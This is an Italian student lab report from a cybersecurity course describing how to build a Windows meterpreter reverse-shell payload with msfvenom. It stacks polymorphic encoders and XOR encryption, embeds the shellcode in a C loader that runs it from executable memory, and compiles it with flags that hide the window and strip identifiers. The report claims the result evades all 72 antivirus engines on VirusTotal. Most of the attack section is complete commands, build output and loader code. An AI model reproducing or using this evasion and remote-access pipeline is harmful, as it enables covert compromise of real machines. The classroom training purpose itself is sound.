



# Report: Creazione di un malware con msfvenom



**Nome Studente:** Fabrizio Prisciandaro



**Data:** 26 Maggio 2025



**Docente:** Paolo Rampino



**Corso:** Cybersecurity Specialist Full Time



**Titolo dell'Esercizio:** Creazione di un Malware con Msfvenom

## Obiettivo dell'Esercizio

L'obiettivo di oggi è stato imparare a **creare un malware** (software malevolo) utilizzando uno strumento chiamato **msfvenom**, cercando di renderlo **meno rilevabile** dagli antivirus rispetto a un esempio già analizzato in classe. Questo ci aiuta a capire meglio come funzionano sia gli attacchi che le difese nel mondo della sicurezza informatica.

## Passaggi Seguiti

### 1. Preparazione dell'Ambiente

Per lavorare in sicurezza, ho usato:

- **Kali Linux** all'interno di **VirtualBox**, cioè un computer virtuale separato da quello reale.
- Questo è importante per evitare che il malware possa accidentalmente infettare il mio computer principale.

### 2. Utilizzo di msfvenom per Generare il Malware

Msfvenom è uno strumento incluso in Kali Linux che permette di creare file eseguibili malevoli. Ho seguito questi passaggi:

- Comando usato per generare un file `.exe` malevolo polimorfo:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.134 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw \
| msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw \
| msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorphico1.exe
```

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST 192.168.1.134 LPORT 5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorphico2.exe
```

## Significato dei parametri:

**-p windows/meterpreter/reverse\_tcp** indica che il file, una volta aperto, proverà a collegarsi in segreto al nostro computer.

**LHOST=192.168.1.134** è l'indirizzo del nostro computer (la macchina Kali) dove vogliamo che il malware si colleghi.

**LPORT=5959** è la “porta” usata per la connessione.

**-e** sono metodi per **nascondere il malware** agli antivirus.

**-i** indica quante volte ripetere il metodo di offuscamento.

Alla fine, abbiamo salvato il file con il nome **polimorphico1.exe**.

## Risultato:

- È stato generato un file chiamato `polimorphico1.exe`, che una volta eseguito, avvia una connessione dal computer infettato verso Kali Linux, permettendo il controllo remoto.

```
File Azioni Modifica Visualizza Aiuto
x86/shikata_ga_nai succeeded with size 3317 (iteration=116)
x86/shikata_ga_nai succeeded with size 3346 (iteration=117)
x86/shikata_ga_nai succeeded with size 3375 (iteration=118)
x86/shikata_ga_nai succeeded with size 3404 (iteration=119)
x86/shikata_ga_nai succeeded with size 3433 (iteration=120)
x86/shikata_ga_nai succeeded with size 3462 (iteration=121)
x86/shikata_ga_nai succeeded with size 3491 (iteration=122)
x86/shikata_ga_nai succeeded with size 3520 (iteration=123)
x86/shikata_ga_nai succeeded with size 3549 (iteration=124)
x86/shikata_ga_nai succeeded with size 3578 (iteration=125)
x86/shikata_ga_nai succeeded with size 3607 (iteration=126)
x86/shikata_ga_nai succeeded with size 3636 (iteration=127)
x86/shikata_ga_nai succeeded with size 3665 (iteration=128)
x86/shikata_ga_nai succeeded with size 3694 (iteration=129)
x86/shikata_ga_nai succeeded with size 3723 (iteration=130)
x86/shikata_ga_nai succeeded with size 3752 (iteration=131)
x86/shikata_ga_nai succeeded with size 3781 (iteration=132)
x86/shikata_ga_nai succeeded with size 3810 (iteration=133)
x86/shikata_ga_nai succeeded with size 3839 (iteration=134)
x86/shikata_ga_nai succeeded with size 3868 (iteration=135)
x86/shikata_ga_nai succeeded with size 3897 (iteration=136)
x86/shikata_ga_nai succeeded with size 3926 (iteration=137)
x86/shikata_ga_nai chosen with final size 3926
Payload size: 3926 bytes
Saved as: polimorphico1.exe
```

## 3. Test del Malware su VirusTotal


Dopo aver creato il file, abbiamo verificato se veniva **riconosciuto come pericoloso** caricandolo sul sito:

[www.virustotal.com](http://www.virustotal.com)

VirusTotal analizza il file con **decine di antivirus contemporaneamente**.

## Risultati:

- Il malware semplice (non offuscato, creato durante la lezione precedente) veniva **rilevato da quasi tutti gli antivirus**.
- Il malware "polimorfico", invece, è **riconosciuto solo da alcuni**, 8 su 72, segno che l'offuscamento ha funzionato.



**Sfida: Creare un payload con --encrypt xor e -f c e scrivere un programma che lanci il thread o eseguibile, quindi sottomettere il risultato su virustotal, il payload può essere in formato windows o linux.**

Per raggiungere questo:

- Cambio encoder
- Cambio formato finale
- Inserisco il malware dentro un wrapper benigno (es. un file .bat o un eseguibile "contenitore")
- Compilo il malware in linguaggio C
- Lo unisco a tecniche di offuscamento tramite un compilatore reale (Mingw-w64)

## Fase 1: Generare shellcode + offuscamento in C + compilazione manuale

Invece di creare direttamente un .exe, genero **solo il codice malevolo** (chiamato *shellcode*), poi lo inseriremo **in un programma scritto in C**, che poi compilo con un compilatore reale.

### 1. Generazione della shell in formato C

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.134 LPORT=5959 \
-f c -e x86/shikata_ga_nai -i 50 --encrypt xor --encrypt-key MySecretKey123 -o
shellcode.c
```

- -f c: esporta in linguaggio C
- --encrypt xor: aggiunge una cifratura leggera
- -i 50: 50 iterazioni di offuscamento

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.134 LPORT=5959 \
-f c -e x86/shikata_ga_nai -i 50 --encrypt xor --encrypt-key MySecretKey123 -o shellcode.c
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 50 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai succeeded with size 759 (iteration=14)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
x86/shikata_ga_nai succeeded with size 813 (iteration=16)
x86/shikata_ga_nai succeeded with size 840 (iteration=17)
```

```
x86/shikata_ga_nai succeeded with size 1754 (iteration=49)
x86/shikata_ga_nai chosen with final size 1754
Payload size: 1754 bytes
Final size of c file: 7418 bytes
Saved as: shellcode.c
```

---

## 2. Inserimento del codice in un programma C

### Compilo il file `wrapper.c`:

```
#include <stdio.h>
#include <string.h>
#include <windows.h>

unsigned char buf[] =
/* qui incollo il contenuto di shellcode.c, solo la parte dell'array */;

int main() {
    void *exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return 0;
}
```

---

## 3. Compilazione con `x86_64-w64-mingw32-gcc`

Uso **Mingw-w64** per la compilazione su Kali Linux. Quindi digito così:

```
x86_64-w64-mingw32-gcc wrapper.c -o bypass.exe -fno-ident -mwindows -s -w
```

Opzioni usate:

- `-fno-ident`: rimuove informazioni identificative
  - `-s`: rimuove simboli di debug
  - `-w`: disabilita warning
  - `-mwindows`: nasconde il terminale all'avvio (simula un'app grafica)
-

## Test del Nuovo File `bypass.exe`

Ora carico `bypass.exe` su VirusTotal.

Questa tecnica **riduce la rilevabilità a 0/72**, perché:

- Gli antivirus faticano di più a riconoscere il file come minaccia, dato che il codice è **compilato a mano**, non generato da msfvenom direttamente.
  - L'eseguibile è "camuffato" dentro un contenitore benigno (un normale programma C).
  - L'uso del compilatore reale (non i tool standard di Metasploit) **aggira molte firme statiche** usate dai software antivirus.
-